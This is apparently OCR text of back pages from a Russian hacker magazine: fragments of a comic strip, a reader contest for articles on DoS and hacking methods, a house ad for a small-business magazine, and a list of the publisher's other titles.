НАС СТУДЕНТ ПОЛОМАЛ! ЗАДОЛБАЛИ ЭТИ ВУНДЕРКИНДЫ УЖЕ! СВЯЗЬ ШЛА ЧЕРЕЗ СЕТЬ МЕСТНОГО УНИВЕРСИТЕТА. ТАМ ЕСТЬ ДАННЫЕ О НЕСКОЛЬКИХ ПОДОБНЫХ ИНЦИДЕНТАХ. СЕЙЧАС ПОЛУЧАЮ ДАННЫЕ НА ВИНОВНЫХ.
ПОНЯЛ! СОБИРАЮ ГРУППУ, ПОЕДУ ЛИЧНО.
СТРАЖ, ТОЛЬКО НЕ ЛОМИСЬ ТУДА С КАВАЛЕРИЕЙ, А УСТРОЙ ЗАСАДУ. ПОХОЖЕ ОНИ ПРОСЕКЛИ, ЧТО Я НА НИХ ВЫШЕЛ.
ПОЗЖЕ
ПРОДУКТ
ЕСТЬ!
ВРОДЕ ВСЕ СПОКОЙНО...
АДАДА!..
11


ОТПУСТИ, КРЕТИН! БОЛЬНО ЖЕ!
1-Й И 2-Й НАЛЕВО! 3-Й И 4-Й НАПРАВО!
3 СТОЙ!!
ЧЕРЕЗ ДЕСЯТЬ МИНУТ...
ГДЕ ОНИ?
НОРМАЛ. ОТОРВАЛСЯ...
ДА, Я ТОЖЕ ОТОРВАЛСЯ... НИКОГДА В ЖИЗНИ ТАК НЕ ОТРЫВАЛСЯ!
?!
?!
БРАВО, БРАВО! ТАК И ЗНАЛ, ЧТО ВСТРЕЧУ ВАС ЗДЕСЬ.

Йоу! Перцы! Объявляется супер-конкурс!

Что надо сделать?

Прислать на spec@real.xakep.ru эксклюзивную инфу по теме номера (взлом –> DoS–атаки): методы взлома, тулзы, фишки и хитрости, о которых мы сами не написали в журнале.

В каком виде?

В виде статьи (как в журнале). Пиши, как читаешь — не морочься.

Что будет?

Будет куча поощрительных призов и главный приз — лучшую статью мы опубликуем в журнале!!!

Приглашаем к сотрудничеству авторов

noah@real.xakep.ru

ОТ РАБОТЫ ПО НАЙМУ - К ФИНАНСОВОЙ НЕЗАВИСИМОСТИ

журнал СВОЙ БИЗНЕС

Нужен ли такой журнал?

На вопрос "Нужен ли такой журнал?"

92% опрошенных ответили - ДА

8% ответили - НЕТ

В чем этот журнал?

Первый в России толстый ежемесячный журнал, полностью посвященный малому предпринимательству. В нем на конкретных примерах описываются проблемы, с которыми сталкиваются индивидуальные предприниматели и небольшие компании. А квалифицированные эксперты предлагают возможные пути их решения.

В чем отличие от других журналов

«Свой бизнес» печатает информацию интересную для малого предпринимательства, и смотрит на все события глазами предпринимателей. В нем нет экономических скандалов и политической трескотни. О бизнесе рассказывается доходчивым языком – интересно и понятно даже тем, кто не силен в экономической теории.

В чем польза от журнала?

Морально и практически помочь россиянам, решившим открыть свое дело. Журнал дает возможность найти кратчайший путь к успеху и избежать множества ошибок при открытии своего бизнеса.

СУПЕРАКЦИЯ

В первом номере журнала объявляется конкурс бизнес-планов «Открой свой бизнес!» Его победители получат до $3000 долларов, чтобы начать свое дело. Главные условия конкурса: предложить перспективный проект и регулярно вести предпринимательский дневник, выдержки из которого будут публиковаться в журнале.

- Изменения в законодательстве о малом бизнесе
- Обзоры перспективных рынков для малого предпринимательства
- Практические советы о том, как начать свое дело
- Рекомендации экспертов: как решать типичные задачи, встающие перед предпринимателями
- Ответы консультантов на вопросы предпринимателей
- Налогообложение и кредитование малого бизнеса
- Обзоры оборудования, необходимого для ведения бизнеса
- Безопасность бизнеса
- Формирование команды и управление персоналом
- Психология бизнеса
- Опыт и ноу-хау зарубежного малого бизнеса
- Истории современников, которые начали свой бизнес с нуля и сумели добиться успеха
- Истории знаменитых промышленных и торговых династий дореволюционной России
- Обзор полезной деловой литературы и сайтов Интернет

Сделай свой выбор

"Хакер"
www.xakep.ru
Взлом, интернет, компьютеры, новости и железо.

"Мобильные Компьютеры"
www.mconline.ru
Ноутбуки, карманные компьютеры, коммуникаторы, мобильная связь, цифровое фото.
Тестирование и рекомендации.

"Страна Игр"
www.gameland.ru
Игры для PC, Sony PlayStation, Sony PlayStation2, Nintendo GameCube, Sega Dreamcast, GameBoy Advance, Онлайновые игры, компьютерное железо.
Свежие новости, лучшие обзоры.
Советы и тактика прохождения.

"PlayStation"
www.gameland.ru
Sony PlayStation, Sony PlayStation2.
Новости, лучшие обзоры и тематические статьи.
Коды, советы и прохождения лучших игр.

"СпецХакер"
www.xakep.ru
Толстый, ежемесячный, тематический, развлекательный журнал.

"Хулиган"
www.xyligan.ru
Молодежный, экстремальный, развлекательный журнал.

(game)land
www.gameland.ru


ПРОБЬЕТСЯ ВСЕ
Читай серию Спецов по ВЗПОМУ
Тема следующего номера:
взлом -> Deface